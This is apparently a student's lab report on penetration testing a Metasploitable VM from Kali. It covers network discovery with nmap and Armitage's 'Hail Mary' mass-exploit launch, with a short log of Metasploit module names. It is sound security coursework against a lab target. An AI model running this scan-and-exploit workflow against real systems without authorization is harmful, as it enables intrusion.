
Justin Eugenio
11/5/19
CSC 154

Lab 3 – Pentesting

Goal: To use Kali to perform a penetration testing towards Metasploitable.



First, we run "`ifconfig`" command on both machines to find out their IP.


`Kali: 10.0.2.15`
`Metasploitable: 10.0.2.6`

```
root@kali-linux:~# ping 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
64 bytes from 10.0.2.6: icmp_seq=1 ttl=64 time=1.95 ms
64 bytes from 10.0.2.6: icmp_seq=2 ttl=64 time=1.05 ms
64 bytes from 10.0.2.6: icmp_seq=3 ttl=64 time=0.886 ms
^C
--- 10.0.2.6 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 0.886/1.299/1.956/0.470 ms
root@kali-linux:~#
```

Pinging Metasploit machine successful.


```
msfadmin@metasploitable:~$ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.808 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.621 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=0.724 ms

--- 10.0.2.15 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 0.621/0.717/0.808/0.082 ms
msfadmin@metasploitable:~$
```

Pinging Kali machine successful.




Run “`service postgresql start`” and then “`armitage`”.


Start Metasploit’s RPC server.




Connecting…




Database file not found.




Running “`msfdb reinit`”.




Re-connect armitage.




Connecting for the 2nd time…



We have opened the GUI for metasploitable. This time, we don't have to run commands via terminal for attacking the victim.




`Hosts > nmap scan > quick scan > 10.0.2.1/24.` In a reality case, we don't actually know the victim's IP address. So, we will scan with nmap to find the victim machine.



From there, we have found 4 machines. Let's find out which machine has open ports.

We have found the victim IP address (10.0.2.6) with open ports. Now, we are ready to launch our attack.

Let's launch the "`Hail Mary`" attack. A brute force flood attack towards the victim machine.




Currently, we are launching 1000's of exploits towards the victim machine at once. This isn't stealthy at all.

```
[*] 10.0.2.6:80 (unix/webapp/open_flash_chart_upload_exec)
[*] 10.0.2.6:80 (multi/realserver/describe)
[*] 10.0.2.6:21 (multi/ftp/wuftpd_site_exec_format)
[*] Listing sessions...
msf > sessions -v

Active sessions
===============

No active sessions.


msf >
```

